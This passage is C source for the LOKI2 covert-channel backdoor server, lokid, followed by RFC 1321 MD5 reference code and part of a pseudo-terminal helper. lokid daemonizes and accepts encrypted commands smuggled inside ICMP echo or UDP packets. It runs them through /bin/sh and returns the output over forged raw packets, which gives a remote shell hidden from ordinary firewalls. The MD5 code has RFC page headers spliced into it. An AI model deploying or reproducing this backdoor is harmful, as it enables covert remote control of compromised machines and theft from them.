    if (prot != IPPROTO_ICMP) err_exit(0, 0, 1, L_MSG_ICMPONLY);
#else
                                        /* Child will signal parent if a
                                         * transport protcol switch is
                                         * required
                                         */
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
#endif

    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif
```

```
#ifdef  IP_HDRINCL
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* power up shared memory segment and
                                         * semaphore, register dump_shm to be
                                         * called upon exit
                                         */
    prep_shm();
    if (atexit(dump_shm) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    time(&uptime);                      /* server uptime timer */

#ifdef  STRONG_CRYPTO
                                        /* Generate DH parameters */
    if (verbose) fprintf(stderr, "\nlokid: %s", L_MSG_DHKEYGEN);
    if (!(dh_keypair = generate_dh_keypair()))
        err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
    if (verbose) fprintf(stderr, "\nlokid: done.\n");
#endif
#ifndef DEBUG
    shadow();                       /* go daemon */
#endif
    destroy_shm = OK;               /* if this process exits at any point
                                     * from hereafter, mark shm as destroyed
                                     */
                                    /* Every KEY_TIMER seconds, we should
                                     * check the client_key list and see
                                     * if any entries have been idle long
                                     * enough to expire them.
                                     */
    if (signal(SIGALRM, client_expiry_check) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
    alarm(KEY_TIMER);

    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);

    for (; ;)
    {
        cflags &= ~VALIDP;              /* Blocking read */
        c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE);

        switch (prot)
        {                               /* Is this a valid Loki packet? */
            case IPPROTO_ICMP:
                if ((IS_GOOD_ITYPE_D(rdg)))
                {
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.icmph.icmp_id;
```

```
                }
                break;

            case IPPROTO_UDP:
                if ((IS_GOOD_UTYPE_D(rdg)))
                {
                    cflags |= VALIDP;
                    c_id   = rdg.ttype.udph.uh_sport;
                }
                break;

            default:
                err_exit(1, 0, verbose, L_MSG_WIERDERR);
        }
        if (cflags & VALIDP)
        {
#ifdef  DEBUG
        fprintf(stderr, "\n[DEBUG]\t\tlokid: packet read %d bytes, type: ", c);
        PACKET_TYPE(rdg);
        DUMP_PACKET(rdg, c);
#endif
            switch (pid = fork())
            {
                case 0:
                    destroy_shm = NOK;  /* child should NOT mark segment as
                                         * destroyed when exiting...
                                         */
                                        /* TLI seems to have  problems in
                                         * passing socket file desciptors around
                                         */
#ifdef  SOLARIS
                    close(ripsock);
                    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
                    err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  DEBUG
                    fprintf(stderr, "\nRaw IP socket: ");
                    fd_status(ripsock, OK);
#endif  /* DEBUG */
#endif  /* SOLARIS */
                    break;

                default:                /* parent will loop forever spawning
                                         * children if we do not zero rdg
                                         */
                    bzero((struct loki *)&rdg, LOKIP_SIZE);
                    cflags &= ~VALIDP;
                    continue;

                case -1:            /* fork error */
                    err_exit(1, 1, verbose, "[fatal] forking error");
            }
#ifdef  STRONG_CRYPTO
```

```
                                    /* preliminary evaluation of the pkt
                                     * to see if we have a request for the
                                     * servers public key
                                     */
            if (rdg.payload[0] == L_PK_REQ)
            {
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: public key submission and request : %s
<%d> ", host_lookup(rdg.iph.ip_dst), c_id);
                    fprintf(stderr, "\nlokid: computing shared secret");
                }
                DH_compute_key(buf1, (void *)BN_bin2bn(&rdg.payload[1], BN2BIN_SIZE,
NULL), dh_keypair);
                if (verbose) fprintf(stderr, "\nlokid: extracting 128-bit blowfish
key");
                                    /* Try to add client to client list */
                if (((c = add_client(extract_bf_key(buf1, NOK))) == -1))
                {
#else
                if (((c = add_client((u_char *)NULL)) == -1))
                {
#endif                              /* MAX_CLIENT limit reached */
                    lokid_xmit(S_MSG_PACKED, LP_DST, L_ERR, NOCR);
                    lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                    err_exit(1, 0, verbose, "\nlokid: Cannot add key\n");
                }

#ifdef  STRONG_CRYPTO
                if (verbose)
                {
                    fprintf(stderr, "\nlokid: client <%d> added to list [%d]", c_id,
c);
                    fprintf(stderr, "\nlokid: submiting my public key to client");
                }                   /* send our public key to the client */
                bzero((u_char *)buf1, BUFSIZE);
                BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf1);

                lokid_xmit(buf1, LP_DST, L_PK_REPLY, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                clean_exit(0);
            }
            bzero((u_char *)buf1, BUFSIZE);
                                    /* Control falls here when we have
                                     * a regular request packet.
                                     */
            if ((c_ind = locate_client(FIND)) == -1)
            {                       /* Cannot locate the client's entry */
                lokid_xmit(S_MSG_UNKNOWN, LP_DST, L_ERR, NOCR);
                lokid_xmit(buf1, LP_DST, L_EOT, NOCR);
                err_exit(1, 0, verbose, S_MSG_UNKNOWN);
            }                       /* set expanded blowfish key */
```

```
            else BF_set_key(&bf_key, BF_KEYSIZE, user_key);
#endif
                                        /* unload payload */
            bcopy(&rdg.payload[1], buf1, BUFSIZE - 1);
#ifdef  STRONG_CRYPTO
                                        /* The IV salt is incremented in the
                                         * client prior to encryption, ergo
                                         * the server should increment before
                                         * decrypting
                                         */
            ivec_salt = update_client_salt(c_ind);
#endif
            blur(DECR, BUFSIZE - 1, buf1);
                                        /* parse escaped command */
            if (buf1[0] == '/') d_parse(buf1, pid, ripsock);
#ifdef  POPEN                           /* popen the shell command and execute
                                         * it inside of /bin/sh
                                         */
            if (!(job = popen(buf1, "r")))
                err_exit(1, 1, verbose, "\nlokid: popen");

            while (fgets(buf2, BUFSIZE - 1, job))
            {
                bcopy(buf2, buf1, BUFSIZE);
                lokid_xmit(buf1, LP_DST, L_REPLY, OKCR);
            }
            lokid_xmit(buf1, LP_DST, L_EOT, OKCR);
#ifdef  STRONG_CRYPTO
            update_client(c_ind, p_sent, b_sent);
#else
            update_client(locate_client(FIND), p_sent, b_sent);
#endif
            clean_exit(0);              /* exit the child after sending
                                         * the last packet
                                         */
#endif
#ifdef  PTY                             /* Not implemented yet */
            fprintf(stderr, "\nmfd: %d", mfd);
#endif
        }
    }
}


/*
 *  Build and transmit Loki packets (server-side version)
 */

int lokid_xmit(u_char *payload, u_long dst, int ptype, int crypt_flag)
{
    struct sockaddr_in sin;
    int i               = 0;
```

```
    bzero((struct loki *)&sdg, LOKIP_SIZE);

    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = dst;
    sdg.payload[0]      = ptype;        /* set packet type */
                                        /* Do not encrypt error or public
                                         * key reply packets
                                         */
    if (crypt_flag == OKCR) blur(ENCR, BUFSIZE - 1, payload);
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3                                            /* Our workaround. */
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = c_id;             /* client ID */
        sdg.ttype.icmph.icmp_seq    = L_TAG;            /* Loki ID */
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE + ICMPH_SIZE);
    }
    if (prot == IPPROTO_UDP)
    {
        sdg.ttype.udph.uh_sport     = NL_PORT;
        sdg.ttype.udph.uh_dport     = rdg.ttype.udph.uh_sport;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.ttype.udph.uh_sum       =
             i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

#ifdef  SEND_PAUSE
    usleep(SEND_PAUSE);
#endif
    if ((i = sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE, (int)NULL, (struct
sockaddr *)&sin, sizeof(sin))) < LOKIP_SIZE)
    {
        if (verbose) perror("[non fatal] truncated write");
    }
    else
    {                               /* Update global stats */
        b_sent += i;
        p_sent ++;
```

```
    }
    return ((i < 0 ? 0 : i));     /* Make snocrash happy (return bytes written,
                                   * or return 0 if there was an error)
                                   */
}


/*
 *  Parse escaped commands (server-side version)
 */

void d_parse(u_char *buf, pid_t pid, int ripsock)
{
    u_char buf2[4 * BUFSIZE]    = {0};
    int n                       = 0, m = 0;
    u_long client_ip            = 0;
                                        /* client request for an all kill */
    if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
    {
        if (verbose) fprintf(stderr, "\nlokid: client <%d> requested an all kill\n",
c_id);
        while (n < MAX_CLIENT)          /* send notification to all clients */
        {
            if ((client_ip = check_client_ip(n++, &c_id)))
            {
                if (verbose) fprintf(stderr, "\tsending L_QUIT: <%d> %s\n", c_id,
host_lookup(client_ip));
                lokid_xmit(buf, client_ip, L_QUIT, NOCR);
            }
        }
        if (verbose) fprintf(stderr, S_MSG_CLIENTK);
                                        /* send a SIGKILL to all the processes
                                         * in the servers group...
                                         */
        if ((kill(-pid, SIGKILL)) == -1)
            err_exit(1, 1, verbose, "[fatal] could not signal process group");
        clean_exit(0);
    }
                                        /* client is exited, remove entry
                                         * from the client list
                                         */
    if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
    {
        if ((m = locate_client(DESTROY)) == -1)
            err_exit(1, 0, verbose, S_MSG_UNKNOWN);
        else if (verbose) fprintf(stderr, "\nlokid: client <%d> freed from list
[%d]", c_id, m);
        clean_exit(0);
    }
                                        /* stat request */
    if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
    {
```

```
        bzero((u_char *)buf2, 4 * BUFSIZE);
                                        /* Ok.  This is an ugly hack to keep
                                         * packet counts in sync with the
                                         * stat request.  We know the amount
                                         * of packets we are going to send (and
                                         * therefore the byte count) in advance
                                         * so we can preload the values.
                                         */
        update_client(locate_client(FIND), 5, 5 * LOKIP_SIZE);
        n = stat_client(locate_client(FIND), buf2, prot, uptime);
                                        /* breakdown payload into BUFSIZE-1
                                         * chunks, suitable for transmission
                                         */
        for (; m < n; m += (BUFSIZE - 1))
        {
            bcopy(&buf2[m], buf, BUFSIZE - 1);
            lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
        }
        lokid_xmit(buf, LP_DST, L_EOT, OKCR);
        clean_exit(0);                  /* exit the child after sending
                                         * the last packet
                                         */
    }
#ifndef     STRONG_CRYPTO               /* signal parent to change protocols */
    if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
        if (kill(getppid(), SIGUSR1))
            err_exit(1, 1, verbose, "[fatal] could not signal parent");
        clean_exit(0);
    }
#endif
                                        /* unsupport/unrecognized command */
    lokid_xmit(S_MSG_UNSUP, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf2, LP_DST, L_EOT, OKCR);

    update_client(locate_client(FIND), p_sent, b_sent);
    clean_exit(0);
}


/*
 *  Swap transport protocols.  This is called as a result of SIGUSR1 from
 *  a child server process.
 */


void swap_t(int signo)
{

    int n                   = 0;
    u_long client_ip        = 0;
    struct protoent *pprot  = 0;
```

```
    char buf[BUFSIZE]       = {0};

    if (verbose) fprintf(stderr, "\nlokid: client <%d> requested a protocol swap\n",
c_id);

    while (n < MAX_CLIENT)
    {
        if ((client_ip = check_client_ip(n++, &c_id)))
        {
            fprintf(stderr, "\tsending protocol update: <%d> %s [%d]\n", c_id,
host_lookup(client_ip), n);
            lokid_xmit(buf, client_ip, L_REPLY, OKCR);
            lokid_xmit(buf, client_ip, L_EOT, OKCR);
/*            update_client(locate_client(FIND), p_sent, b_sent);*/
        }
    }

    close(tsock);

    prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, verbose, L_MSG_SOCKET);
    pprot = getprotobynumber(prot);
    sprintf(buf, "lokid: transport protocol changed to %s\n", pprot -> p_name);
    fprintf(stderr, "\n%s", buf);

    lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf, LP_DST, L_EOT, OKCR);
    update_client(locate_client(FIND), p_sent, b_sent);
                                            /* re-establish signal handler */
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
}

/* EOF */
<--> lokid.c
<++> L2/md5/Makefile
# Makefile for MD5 from rfc1321 code

CCF = -O -DMD=5

md5c.o: md5.h global.h
        gcc $(CCF) -c md5c.c

clean:
        rm -f *.o core
<--> md5/Makefile
<++> L2/md5/global.h
/* GLOBAL.H - RSAREF types and constants
 */

/* PROTOTYPES should be set to one if and only if the compiler supports
```

```
  function argument prototyping.
The following makes PROTOTYPES default to 0 if it has not already
```



```
  been defined with C compiler flags.
 */
#ifndef PROTOTYPES
#define PROTOTYPES 0
#endif

/* POINTER defines a generic pointer type */
typedef unsigned char *POINTER;

/* UINT2 defines a two byte word */
typedef unsigned short int UINT2;

/* UINT4 defines a four byte word */
typedef unsigned long int UINT4;

/* PROTO_LIST is defined depending on how PROTOTYPES is defined above.
If using PROTOTYPES, then PROTO_LIST returns the list, otherwise it
  returns an empty list.
 */
#if PROTOTYPES
#define PROTO_LIST(list) list
#else
#define PROTO_LIST(list) ()
#endif
<--> md5/global.h
<++> L2/md5/md5.h
/* MD5.H - header file for MD5C.C
 */

/* Copyright (C) 1991-2, RSA Data Security, Inc. Created 1991. All
rights reserved.

License to copy and use this software is granted provided that it
is identified as the "RSA Data Security, Inc. MD5 Message-Digest
Algorithm" in all material mentioning or referencing this software
or this function.

License is also granted to make and use derivative works provided
that such works are identified as "derived from the RSA Data
Security, Inc. MD5 Message-Digest Algorithm" in all material
mentioning or referencing the derived work.
```

RSA Data Security, Inc. makes no representations concerning either
the merchantability of this software or the suitability of this
software for any particular purpose. It is provided "as is"
without express or implied warranty of any kind.

These notices must be retained in any copies of any part of this
documentation and/or software.
 */

```
#define MD5_HASHSIZE    16

/* MD5 context. */
typedef struct {
  UINT4 state[4];                                   /* state (ABCD) */
  UINT4 count[2];        /* number of bits, modulo 2^64 (lsb first) */
  unsigned char buffer[64];                         /* input buffer */
} MD5_CTX;

void MD5Init PROTO_LIST ((MD5_CTX *));
void MD5Update PROTO_LIST
  ((MD5_CTX *, unsigned char *, unsigned int));
void MD5Final PROTO_LIST ((unsigned char [16], MD5_CTX *));
<--> md5/md5.h
<++> L2/md5/md5c.c
/* MD5C.C - RSA Data Security, Inc., MD5 message-digest algorithm
 */
```

/* Copyright (C) 1991-2, RSA Data Security, Inc. Created 1991. All
rights reserved.

License to copy and use this software is granted provided that it
is identified as the "RSA Data Security, Inc. MD5 Message-Digest
Algorithm" in all material mentioning or referencing this software
or this function.

License is also granted to make and use derivative works provided
that such works are identified as "derived from the RSA Data
Security, Inc. MD5 Message-Digest Algorithm" in all material
mentioning or referencing the derived work.

RSA Data Security, Inc. makes no representations concerning either
the merchantability of this software or the suitability of this
software for any particular purpose. It is provided "as is"
without express or implied warranty of any kind.

```
These notices must be retained in any copies of any part of this
documentation and/or software.
 */

#include "global.h"
#include "md5.h"

/* Constants for MD5Transform routine.
 */


/*
```

```
*/

#define S11 7
#define S12 12
#define S13 17
#define S14 22
#define S21 5
#define S22 9
#define S23 14
#define S24 20
#define S31 4
#define S32 11
#define S33 16
#define S34 23
#define S41 6
#define S42 10
#define S43 15
#define S44 21

static void MD5Transform PROTO_LIST ((UINT4 [4], unsigned char [64]));
static void Encode PROTO_LIST
  ((unsigned char *, UINT4 *, unsigned int));
static void Decode PROTO_LIST
  ((UINT4 *, unsigned char *, unsigned int));
static void MD5_memcpy PROTO_LIST ((POINTER, POINTER, unsigned int));
static void MD5_memset PROTO_LIST ((POINTER, int, unsigned int));

static unsigned char PADDING[64] = {
  0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
};

/* F, G, H and I are basic MD5 functions.
 */
#define F(x, y, z) (((x) & (y)) | ((~x) & (z)))
```

```
#define G(x, y, z) (((x) & (z)) | ((y) & (~z)))
#define H(x, y, z) ((x) ^ (y) ^ (z))
#define I(x, y, z) ((y) ^ ((x) | (~z)))

/* ROTATE_LEFT rotates x left n bits.
 */
#define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))

/* FF, GG, HH, and II transformations for rounds 1, 2, 3, and 4.
Rotation is separate from addition to prevent recomputation.
 */
#define FF(a, b, c, d, x, s, ac) { \
 (a) += F ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define GG(a, b, c, d, x, s, ac) { \
 (a) += G ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define HH(a, b, c, d, x, s, ac) { \
 (a) += H ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define II(a, b, c, d, x, s, ac) { \
 (a) += I ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }

/* MD5 initialization. Begins an MD5 operation, writing a new context.
 */
void MD5Init (context)
MD5_CTX *context;                                        /* context */
{
  context->count[0] = context->count[1] = 0;
  /* Load magic initialization constants.
*/
  context->state[0] = 0x67452301;
  context->state[1] = 0xefcdab89;
  context->state[2] = 0x98badcfe;
  context->state[3] = 0x10325476;
}

/* MD5 block update operation. Continues an MD5 message-digest
  operation, processing another message block, and updating the
  context.
 */
void MD5Update (context, input, inputLen)
MD5_CTX *context;                                        /* context */
```

```
unsigned char *input;                                /* input block */
unsigned int inputLen;                      /* length of input block */
{
  unsigned int i, index, partLen;

  /* Compute number of bytes mod 64 */
  index = (unsigned int)((context->count[0] >> 3) & 0x3F);

  /* Update number of bits */
  if ((context->count[0] += ((UINT4)inputLen << 3))
```



```
   < ((UINT4)inputLen << 3))
 context->count[1]++;
  context->count[1] += ((UINT4)inputLen >> 29);

  partLen = 64 - index;

  /* Transform as many times as possible.
*/
  if (inputLen >= partLen) {
 MD5_memcpy
   ((POINTER)&context->buffer[index], (POINTER)input, partLen);
 MD5Transform (context->state, context->buffer);

 for (i = partLen; i + 63 < inputLen; i += 64)
   MD5Transform (context->state, &input[i]);

 index = 0;
  }
  else
 i = 0;

  /* Buffer remaining input */
  MD5_memcpy
 ((POINTER)&context->buffer[index], (POINTER)&input[i],
  inputLen-i);
}

/* MD5 finalization. Ends an MD5 message-digest operation, writing the
  the message digest and zeroizing the context.
 */
void MD5Final (digest, context)
unsigned char digest[16];                         /* message digest */
MD5_CTX *context;                                       /* context */
{
```

```
  unsigned char bits[8];
  unsigned int index, padLen;

  /* Save number of bits */
  Encode (bits, context->count, 8);

  /* Pad out to 56 mod 64.
*/
  index = (unsigned int)((context->count[0] >> 3) & 0x3f);
  padLen = (index < 56) ? (56 - index) : (120 - index);
  MD5Update (context, PADDING, padLen);

  /* Append length (before padding) */
  MD5Update (context, bits, 8);


/*
Rivest                                                          [Page 12]

RFC 1321              MD5 Message-Digest Algorithm            April 1992
*/

  /* Store state in digest */
  Encode (digest, context->state, 16);

  /* Zeroize sensitive information.
*/
  MD5_memset ((POINTER)context, 0, sizeof (*context));
}

/* MD5 basic transformation. Transforms state based on block.
 */
static void MD5Transform (state, block)
UINT4 state[4];
unsigned char block[64];
{
  UINT4 a = state[0], b = state[1], c = state[2], d = state[3], x[16];

  Decode (x, block, 64);

  /* Round 1 */
  FF (a, b, c, d, x[ 0], S11, 0xd76aa478); /* 1 */
  FF (d, a, b, c, x[ 1], S12, 0xe8c7b756); /* 2 */
  FF (c, d, a, b, x[ 2], S13, 0x242070db); /* 3 */
  FF (b, c, d, a, x[ 3], S14, 0xc1bdceee); /* 4 */
  FF (a, b, c, d, x[ 4], S11, 0xf57c0faf); /* 5 */
  FF (d, a, b, c, x[ 5], S12, 0x4787c62a); /* 6 */
  FF (c, d, a, b, x[ 6], S13, 0xa8304613); /* 7 */
  FF (b, c, d, a, x[ 7], S14, 0xfd469501); /* 8 */
  FF (a, b, c, d, x[ 8], S11, 0x698098d8); /* 9 */
  FF (d, a, b, c, x[ 9], S12, 0x8b44f7af); /* 10 */
  FF (c, d, a, b, x[10], S13, 0xffff5bb1); /* 11 */
```

```
  FF (b, c, d, a, x[11], S14, 0x895cd7be); /* 12 */
  FF (a, b, c, d, x[12], S11, 0x6b901122); /* 13 */
  FF (d, a, b, c, x[13], S12, 0xfd987193); /* 14 */
  FF (c, d, a, b, x[14], S13, 0xa679438e); /* 15 */
  FF (b, c, d, a, x[15], S14, 0x49b40821); /* 16 */

 /* Round 2 */
  GG (a, b, c, d, x[ 1], S21, 0xf61e2562); /* 17 */
  GG (d, a, b, c, x[ 6], S22, 0xc040b340); /* 18 */
  GG (c, d, a, b, x[11], S23, 0x265e5a51); /* 19 */
  GG (b, c, d, a, x[ 0], S24, 0xe9b6c7aa); /* 20 */
  GG (a, b, c, d, x[ 5], S21, 0xd62f105d); /* 21 */
  GG (d, a, b, c, x[10], S22,  0x2441453); /* 22 */
  GG (c, d, a, b, x[15], S23, 0xd8a1e681); /* 23 */
  GG (b, c, d, a, x[ 4], S24, 0xe7d3fbc8); /* 24 */
  GG (a, b, c, d, x[ 9], S21, 0x21e1cde6); /* 25 */
  GG (d, a, b, c, x[14], S22, 0xc33707d6); /* 26 */
  GG (c, d, a, b, x[ 3], S23, 0xf4d50d87); /* 27 */


/*
Rivest                                                          [Page 13]

RFC 1321             MD5 Message-Digest Algorithm            April 1992
*/

  GG (b, c, d, a, x[ 8], S24, 0x455a14ed); /* 28 */
  GG (a, b, c, d, x[13], S21, 0xa9e3e905); /* 29 */
  GG (d, a, b, c, x[ 2], S22, 0xfcefa3f8); /* 30 */
  GG (c, d, a, b, x[ 7], S23, 0x676f02d9); /* 31 */
  GG (b, c, d, a, x[12], S24, 0x8d2a4c8a); /* 32 */

  /* Round 3 */
  HH (a, b, c, d, x[ 5], S31, 0xfffa3942); /* 33 */
  HH (d, a, b, c, x[ 8], S32, 0x8771f681); /* 34 */
  HH (c, d, a, b, x[11], S33, 0x6d9d6122); /* 35 */
  HH (b, c, d, a, x[14], S34, 0xfde5380c); /* 36 */
  HH (a, b, c, d, x[ 1], S31, 0xa4beea44); /* 37 */
  HH (d, a, b, c, x[ 4], S32, 0x4bdecfa9); /* 38 */
  HH (c, d, a, b, x[ 7], S33, 0xf6bb4b60); /* 39 */
  HH (b, c, d, a, x[10], S34, 0xbebfbc70); /* 40 */
  HH (a, b, c, d, x[13], S31, 0x289b7ec6); /* 41 */
  HH (d, a, b, c, x[ 0], S32, 0xeaa127fa); /* 42 */
  HH (c, d, a, b, x[ 3], S33, 0xd4ef3085); /* 43 */
  HH (b, c, d, a, x[ 6], S34,  0x4881d05); /* 44 */
  HH (a, b, c, d, x[ 9], S31, 0xd9d4d039); /* 45 */
  HH (d, a, b, c, x[12], S32, 0xe6db99e5); /* 46 */
  HH (c, d, a, b, x[15], S33, 0x1fa27cf8); /* 47 */
  HH (b, c, d, a, x[ 2], S34, 0xc4ac5665); /* 48 */

  /* Round 4 */
  II (a, b, c, d, x[ 0], S41, 0xf4292244); /* 49 */
```

```
  II (d, a, b, c, x[ 7], S42, 0x432aff97); /* 50 */
  II (c, d, a, b, x[14], S43, 0xab9423a7); /* 51 */
  II (b, c, d, a, x[ 5], S44, 0xfc93a039); /* 52 */
  II (a, b, c, d, x[12], S41, 0x655b59c3); /* 53 */
  II (d, a, b, c, x[ 3], S42, 0x8f0ccc92); /* 54 */
  II (c, d, a, b, x[10], S43, 0xffeff47d); /* 55 */
  II (b, c, d, a, x[ 1], S44, 0x85845dd1); /* 56 */
  II (a, b, c, d, x[ 8], S41, 0x6fa87e4f); /* 57 */
  II (d, a, b, c, x[15], S42, 0xfe2ce6e0); /* 58 */
  II (c, d, a, b, x[ 6], S43, 0xa3014314); /* 59 */
  II (b, c, d, a, x[13], S44, 0x4e0811a1); /* 60 */
  II (a, b, c, d, x[ 4], S41, 0xf7537e82); /* 61 */
  II (d, a, b, c, x[11], S42, 0xbd3af235); /* 62 */
  II (c, d, a, b, x[ 2], S43, 0x2ad7d2bb); /* 63 */
  II (b, c, d, a, x[ 9], S44, 0xeb86d391); /* 64 */

  state[0] += a;
  state[1] += b;
  state[2] += c;
  state[3] += d;

  /* Zeroize sensitive information.
```



```
*/
  MD5_memset ((POINTER)x, 0, sizeof (x));
}

/* Encodes input (UINT4) into output (unsigned char). Assumes len is
  a multiple of 4.
 */
static void Encode (output, input, len)
unsigned char *output;
UINT4 *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4) {
 output[j] = (unsigned char)(input[i] & 0xff);
 output[j+1] = (unsigned char)((input[i] >> 8) & 0xff);
 output[j+2] = (unsigned char)((input[i] >> 16) & 0xff);
 output[j+3] = (unsigned char)((input[i] >> 24) & 0xff);
  }
}

/* Decodes input (unsigned char) into output (UINT4). Assumes len is
  a multiple of 4.
```

```
 */
static void Decode (output, input, len)
UINT4 *output;
unsigned char *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4)
 output[i] = ((UINT4)input[j]) | (((UINT4)input[j+1]) << 8) |
   (((UINT4)input[j+2]) << 16) | (((UINT4)input[j+3]) << 24);
}

/* Note: Replace "for loop" with standard memcpy if possible.
 */

static void MD5_memcpy (output, input, len)
POINTER output;
POINTER input;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)


/*
Rivest                                                        [Page 15]

RFC 1321              MD5 Message-Digest Algorithm            April 1992
*/

 output[i] = input[i];
}

/* Note: Replace "for loop" with standard memset if possible.
 */
static void MD5_memset (output, value, len)
POINTER output;
int value;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)
 ((char *)output)[i] = (char)value;
}
<--> md5/md5c.c
<++> L2/pty.c
/*
 * LOKI
 *
```

```
 * [ pty.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 *  All the PTY code ganked from Stevens.
 */

#ifdef  PTY
#include "loki.h"

extern int verbose;

/*
 *  Open a pty and establish it as the session leader with a
 *  controlling terminal
 */

pid_t pty_fork(int *fdmp, char *slavename, struct termios *slave_termios, struct
winsize *slave_winsize)
{

    int fdm, fds;
    pid_t pid;
    char pts_name[20];

    if ((fdm = ptym_open(pts_name)) < 0)
        err_exit(1, 0, verbose, "\nCannot open master pty\n");

    if (slavename) strcpy(slavename, pts_name);

    if ((pid = fork()) < 0) return (-1);

    else if (!pid)
    {
        if (setsid() < 0)
            err_exit(1, 1, verbose, "\nCannot set session");

        if ((fds = ptys_open(fdm, pts_name)) < 0)
            err_exit(1, 0, verbose, "\nCannot open slave pty\n");
        close(fdm);

#if defined(TIOCSCTTY) && !defined(CIBAUD)
        if (ioctl(fds, TIOCSCTTY,(char *)0) < 0)
            err_exit(1, 1, verbose, "\nioctl");
#endif
                                        /* set termios/winsize */
        if (slave_termios) if (tcsetattr(fds,TCSANOW, (struct termios
*)slave_termios) < 0) err_exit(1, 1, verbose, "\nCannot set termio");
                                        /* slave becomes stdin/stdout/stderr */
        if (slave_winsize) if (ioctl(fds, TIOCSWINSZ, slave_winsize) < 0)
            err_exit(1, 1, verbose, "\nioctl");
        if (dup2(fds, STDIN_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
```

```
        if (dup2(fds, STDOUT_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
        if (dup2(fds, STDERR_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
        if (fds > STDERR_FILENO) close(fds);

        return (0);                     /* return child */
    }

    else
    {
        *fdmp = fdm;                    /* Return fd of master */
        return (pid);                   /* parent returns PID of child */
    }
}


/*
 *  Determine which psuedo terminals are available and try to open one
 */

int ptym_open(char *pts_name)
{

    int fdm     = 0;                    /* List of ptys to run through */
    char *p1    = "pqrstuvwxyzPQRST", *p2 = "0123456789abcdef";

    strcpy(pts_name, "/dev/pty00");     /* pty device name template */

    for (; *p1; p1++)
    {
        pts_name[8] = *p1;
        for (; *p2; p2++)
        {
            pts_name[9] = *p2;
            if ((fdm = open(pts_name, O_RDWR)) < 0)
            {
                                        /* device doesn't exist */
                if (errno == ENOENT) return (-1);
                else continue;
            }
            pts_name[5] = 't';          /* pty -> tty */
            return (fdm);               /* master file descriptor */
        }
    }
    return (-1);                        /* control falls here if no pty
                                         * devices are available
                                         */
}


/*
```

```
